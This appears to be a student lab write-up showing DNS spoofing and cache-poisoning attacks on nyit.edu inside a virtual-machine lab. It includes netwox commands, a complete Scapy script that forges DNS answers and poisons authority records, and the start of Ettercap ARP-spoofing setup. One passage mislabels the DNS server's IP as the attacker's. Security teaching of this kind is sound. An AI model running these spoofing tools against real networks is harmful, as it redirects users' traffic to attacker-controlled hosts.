
Method 1: Using Netwox tool to implement two methods of IP spoofing attacks


1. Check three virtual machines' IPv4 address

Machine A: DNS Server: 10.0.2.10
Machine B: User: 10.0.2.6
Machine C: Attacker: 10.0.2.7


ıto16.04 Machine A [Running] - Oracle VM VirtualBox
ıchine View Input Devices Help
:or
/bin/bash
ıto16.04 Machine B [Running] - Oracle VM VirtualBox
ıchine View Input Devices Help
tor
/bin/bash

```
[07/14/19]seed@VM:~$ hostname -I
10.0.2.10
```

```
[07/14/19]seed@VM:~$ hostname -I
10.0.2.6
```



ıto16.04 Machine C [Running] - Oracle VM VirtualBox
chine View Input Devices Help
:or
/bin/bash

```
[07/14/19]seed@VM:~$ hostname -I
10.0.2.7
```

2. Configure the User Machine

a. User Machine: Add the entry "nameserver <IP>" to this file, replacing <IP> with the IPv4 address of your DNS Server VM. Ignore the warning about editing the file by hand. Save the file and exit.


sudo gedit /etc/resolvconf/resolv.conf.d/head



```
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.10
```

b. For the change to take effect. *sudo resolvconf -u*

c. Run a dig command on any hostname to test your DNS server setup. For example: *dig nyit.edu*




```
;; ANSWER SECTION:
nyit.edu.               300     IN      A       64.35.176.173

;; AUTHORITY SECTION:
nyit.edu.               7200    IN      NS      dns1.nyit.edu.
nyit.edu.               7200    IN      NS      dns2.nyit.edu.

;; ADDITIONAL SECTION:
dns1.nyit.edu.          172800  IN      A       64.35.176.64
dns2.nyit.edu.          172800  IN      A       64.35.176.65

;; Query time: 541 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Sun Jul 14 19:26:11 EDT 2019
;; MSG SIZE  rcvd: 123
```

3. Clean the DNS server's cache

Because the DNS server's cache can keep the information of the DNS answer for a period of time, we need to make sure that the DNS server's cache is empty before attacking. Use the following command to flush the cache:

$ sudo rndc flush




```
[07/14/19]seed@VM:~$ sudo rndc flush
[sudo] password for seed:
[07/14/19]seed@VM:~$ 
```

4. Directly Spoofing Response to User


Netwox is a toolbox for network administrators and network hackers, which contains several tools using network library netwib. Netwox 105 provides a utility to implement sniffing and responding a fake DNS answer.

Attacker:



```
[07/15/19]seed@VM:~$ sudo netwox 105 -h nyit.edu -H 10.0.2.9 -a dns1.nyit.edu -A
 10.0.2.9
DNS_question______________________________________________________________.
| id=50236  rcode=OK              opcode=QUERY                            |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=0                   |
| nyit.edu. A                                                             |
|_________________________________________________________________________|
DNS_answer________________________________________________________________.
| id=50236  rcode=OK              opcode=QUERY                            |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1                   |
| nyit.edu. A                                                             |
| nyit.edu. A 10 10.0.2.9                                                 |
| dns1.nyit.edu. NS 10 dns1.nyit.edu.                                     |
| dns1.nyit.edu. A 10 10.0.2.9                                            |
|_________________________________________________________________________|
DNS_question______________________________________________________________.
| id=10520  rcode=OK              opcode=QUERY                            |
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=1                   |
| nyit.edu. A                                                             |
| . OPT UDPpl=512 errcode=0 v=0 ...                                       |
|_________________________________________________________________________|
DNS_answer________________________________________________________________.
| id=10520  rcode=OK              opcode=QUERY                            |
| aa=1 tr=0 rd=0 ra=0  quest=1  answer=1  auth=1  add=1                   |
| nyit.edu. A                                                             |
| nyit.edu. A 10 10.0.2.9                                                 |
| dns1.nyit.edu. NS 10 dns1.nyit.edu.                                     |
| dns1.nyit.edu. A 10 10.0.2.9                                            |
|_________________________________________________________________________|
DNS_question______________________________________________________________.
| id=8869   rcode=OK              opcode=QUERY                            |
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=1                   |
| . NS                                                                    |
| . OPT UDPpl=512 errcode=0 v=0 ...                                       |
|_________________________________________________________________________|
DNS answer                                                                .
```

User:




Apache2 Ubuntu Default Page

DNS Spoofing Attack Succeeded!!!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.



```
[07/15/19]seed@VM:~$ nslookup nyit.edu
Server:         10.0.2.10
Address:        10.0.2.10#53

Name:   nyit.edu
Address: 10.0.2.9

[07/15/19]seed@VM:~$ nslookup nyit.edu
Server:         10.0.2.10
Address:        10.0.2.10#53

Non-authoritative answer:
Name:   nyit.edu
Address: 64.35.176.173

[07/15/19]seed@VM:~$ 
```

5. DNS Cache Poisoning


Another type of attack will be conducted by using GUI of the Netwox tool.

Attacker:

Use the following command on the attacker's machine to open Netwag tool:

$ sudo netwag

In the Netwag window, click "105: sniff and send DNS answers", and configure the parameters, as shown in figure. set the filter field to "src host 10.0.2.10", which is the IP address of the DNS server. Set the ttl field to 600 to indicate that we want the fake answer to stay in the DNS server's cache for 600 seconds.




Parameters for tool 105 (Sniff and send DNS answers):

☑ nyit.edu h hostname: hostname
☑ 10.0.2.9 h hostnameip: hostname IP
☑ ns.nyit.edu h authns: authoritative name server
☑ 10.0.2.9 h authnsip: authns IP
□ Lo0 / Eth0 device: device na Description of field on left.


Advanced parameters:

☑ 600 - + h ttl: ttl in seconds
☑ src host 10.0.2.10 h filter: pcap filter
☑ raw / linkf / linkb / linkfb / rawlinkf / rawlinkb spoofip: IP spoof initialization type

User:



```
[07/15/19]seed@VM:~$ nslookup nyit.edu
Server:         10.0.2.10
Address:        10.0.2.10#53

Non-authoritative answer:
Name:   nyit.edu
Address: 10.0.2.9

[07/15/19]seed@VM:~$ nslookup nyit.edu
Server:         10.0.2.10
Address:        10.0.2.10#53

Non-authoritative answer:
Name:   nyit.edu
Address: 10.0.2.9

[07/15/19]seed@VM:~$ 
```



www.nyit.edu


Apache2 Ubuntu Default Page

DNS Spoofing Attack Succeeded!!!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

Method 2: DNS Cache Poisoning: Targeting the Authority Section


The purpose is to modify the Authority section in DNS replies.



```
;; QUESTION SECTION:
;www.nyit.edu.                  IN      A

;; ANSWER SECTION:
www.nyit.edu.           259200  IN      A       10.0.2.7

;; AUTHORITY SECTION:
nyit.edu.               259200  IN      NS      10.0.2.7.
nyit.edu.               259200  IN      NS      ns.nyit.edu.

;; ADDITIONAL SECTION:
ns1.nyit.edu.           259200  IN      A       10.0.2.7
ns2.nyit.edu.           259200  IN      A       10.0.2.7
```

When this entry is cached by the local DNS server, 10.0.2.10 (Attacker's IP) will be used as the nameserver for future queries of any hostname in the nyit.edu domain. Since 10.0.2.10 is a machine controlled by attackers, it can provide a forged answer for any query.

1. **Check three virtual machines' IPv4 address**
   Machine A: Server: 10.0.2.10
   Machine B: User: 10.0.2.6
   Machine C: Attacker: 10.0.2.7
2. **Configure the User Machine**
   User Machine: Add the entry "nameserver <IP>" to this file, replacing <IP> with the IPv4 address of your Server VM. Ignore the warning about editing the file by hand. Save the file and exit.
   sudo gedit /etc/resolvconf/resolv.conf.d/head
3. **For the change to take effect**. *sudo resolvconf –u*
4. **Run a dig command on any hostname to test your DNS server setup.** *dig nyit.edu*
5. **Attack python code:**




```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
        if (DNS in pkt and 'www.nyit.edu' in pkt[DNS].qd.qname):

                # Swap the source and destination IP address
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

                # Swap the source and destination port number
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

                # The Answer Section
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                ttl=259200, rdata='10.0.2.7')

                # The Authority Section
                NSsec1 = DNSRR(rrname='nyit.edu', type='NS',
                        ttl=259200, rdata='10.0.2.7')
                NSsec2 = DNSRR(rrname='nyit.edu', type='NS',
                        ttl=259200, rdata='ns.nyit.edu')

                # The Additional Section
                Addsec1 = DNSRR(rrname='ns1.nyit.edu', type='A',
                        ttl=259200, rdata='10.0.2.7')
                Addsec2 = DNSRR(rrname='ns2.nyit.edu', type='A',
                        ttl=259200, rdata='10.0.2.7')

                # Construct the DNS packet
                DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                        qdcount=1, ancount=1, nscount=2, arcount=2,
                        an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)

                # Construct the entire IP packet and send it out
                spoofpkt = IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

#Construct the DNS packet:
constructs the DNS payload, including DNS header and data.


- **id: Transaction ID; should be the same as that in the request.**
- **qd: Query Domain; should be the same as that in the Request.**
- **aa: Authoritative answer (1 means that the answer contains Authoritative answer).**
- **rd: Recursion Desired (0 means to disable Recursive queries).**
- **qr: Query Response bit (1 means Response).**
- **qdcount: number of query domains.**
- **ancount: number of records in the Answer section.**
- **nscount: number of records in the Authority section.**
- **arcount: number of records in the Additional section.**
- **an: Answer section**
- **ns: Authority section**
- **ar: Additional section**

6. **Server: clean DNS server's cache**
   sudo rndc flush




```
[07/14/19]seed@VM:~$ sudo rndc flush
[sudo] password for seed:
[07/14/19]seed@VM:~$ 
```

7. **Attacker: run the python script**
   sudo python Desktop/attack.py




```
^C[07/14/19]seed@VM:~$ sudo python Desktop/attack.py
.
Sent 1 packets.
.
Sent 1 packets.
```

8. **Run a dig command on any hostname to test your DNS server setup**. For example:
   dig www.nyit.edu



```
;; QUESTION SECTION:
;www.nyit.edu.                  IN      A

;; ANSWER SECTION:
www.nyit.edu.           259200  IN      A       10.0.2.7

;; AUTHORITY SECTION:
nyit.edu.               259200  IN      NS      10.0.2.7.
nyit.edu.               259200  IN      NS      ns.nyit.edu.

;; ADDITIONAL SECTION:
ns1.nyit.edu.           259200  IN      A       10.0.2.7
ns2.nyit.edu.           259200  IN      A       10.0.2.7
```

9. Open www.nyit.edu



Apache2 Ubuntu Default Page


DNS Spoofing Attack works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.


If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Method 3: ARP Spoofing & DNS Poisoning using Ettercap in LAN

1. Displaying Victim machine's (Windows) IP address and Attacker machine's (Kali) IP address



```
Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . : hitronhub.home
   Link-local IPv6 Address . . . . . : fe80::4978:5deb:bd8d:9e71%26
   IPv4 Address. . . . . . . . . . . : 192.168.0.24
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1
```



```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.51  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::704f:7590:faf2:1745  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:fb:78:d6  txqueuelen 1000  (Ethernet)
        RX packets 21866  bytes 32959601 (31.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1948  bytes 123002 (120.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 16  bytes 876 (876.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 876 (876.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.0.1     0.0.0.0         UG    100    0        0 eth0
192.168.0.0     0.0.0.0         255.255.255.0   U     100    0        0 eth0
root@kali:~#
```

2. Configuring Ettercap's configuration file *etter.conf*


In here, we first modify and grant root privilege to *ec_uid* and *ec_gid* since we need to use other *etter.** configuration files during the attack. The main reason why we need to modify this is that the UID privileges are dropped at startup of the software due to security concern.

```
[privs]
ec_uid = 0                # nobody is the default
ec_gid = 0                # nobody is the default
```

```
# if you use ipchains:
   #redir_command_on = "ipchains -A input -i %iface -p tcp -s 0/0 -d 0/0 %port -j REDIRECT %rport"
   #redir_command_off = "ipchains -D input -i %iface -p tcp -s 0/0 -d 0/0 %port -j REDIRECT %rport"

# if you use iptables:
   redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --
to-port %rport"
   redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --
to-port %rport"
```

